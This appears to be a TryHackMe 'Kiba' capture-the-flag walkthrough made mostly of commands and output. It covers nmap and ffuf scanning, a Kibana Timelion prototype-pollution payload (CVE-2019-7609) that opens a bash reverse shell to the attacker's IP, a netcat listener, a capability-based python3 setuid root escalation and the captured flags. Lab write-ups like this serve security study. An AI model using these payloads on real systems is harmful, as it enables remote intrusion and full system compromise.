


```
sudo nmap -Pn -sN -sV --source-port 80 -T4 -vvv kiba.thm
```

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     tcp-response Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://kiba.thm/FUZZ
```

```
.hta [Status: 403, Size: 273, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 273, Words: 20, Lines: 10]
[Status: 200, Size: 1291, Words: 613, Lines: 27]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

<http://kiba.thm/>



```
sudo nmap -Pn -sN -sV --source-port 80 -T4 -p- -vvv kiba.thm
```


```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     tcp-response Apache httpd 2.4.18 ((Ubuntu))
5044/tcp  open  lxi-evntsvc? tcp-response
5601/tcp  open  esmagent? tcp-response
```

[https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-](https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/#:~:text=Prototype%20pollution%20is%20a%20vulnerability,lacks%20practical%20examples%20of%20exploitation.)


[7609/#:~:text=Prototype%20pollution%20is%20a%20vulnerability,lacks%20practical%20examples%20of%20exploitation.](https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/#:~:text=Prototype%20pollution%20is%20a%20vulnerability,lacks%20practical%20examples%20of%20exploitation.)



[http://kiba.thm:5601/app/kibana#/home?_g=\(\)](http://kiba.thm:5601/app/kibana#/home?_g=())




http://kiba.thm:5601/app/kibana#/management?_g=()



http://kiba.thm:5601/app/timelion#?_g=()&_a=(columns:2,interval:auto,rows:2,selected:0,select:!(.es(*)))

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.2.11.159/443 0>&1\'");/')
```

```
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```



sudo nc -nlvp 443

```

[~]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.150.200.
Ncat: Connection from 10.10.150.200:41192.
bash: cannot set terminal process group (908): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kiba@ubuntu:/home/kiba/kibana/bin$ whoami
whoami
kiba
kiba@ubuntu:/home/kiba/kibana/bin$

```

THM{1s_easy_pwn3d_k1bana_w1th_rce}

```

kiba@ubuntu:/home/kiba$ ls
ls
elasticsearch-6.5.4.deb
kibana
user.txt
kiba@ubuntu:/home/kiba$ cat user.txt
cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
kiba@ubuntu:/home/kiba$

```

getcap -r / 2>/dev/null

```

kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null

/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep

```

<https://gtfobins.github.io/gtfobins/python/>

`./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'`

THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}

```

kiba@ubuntu:/home/kiba/.hackmeplease$ ls
ls
python3
kiba@ubuntu:/home/kiba/.hackmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
<kmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
cat /root/root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}

```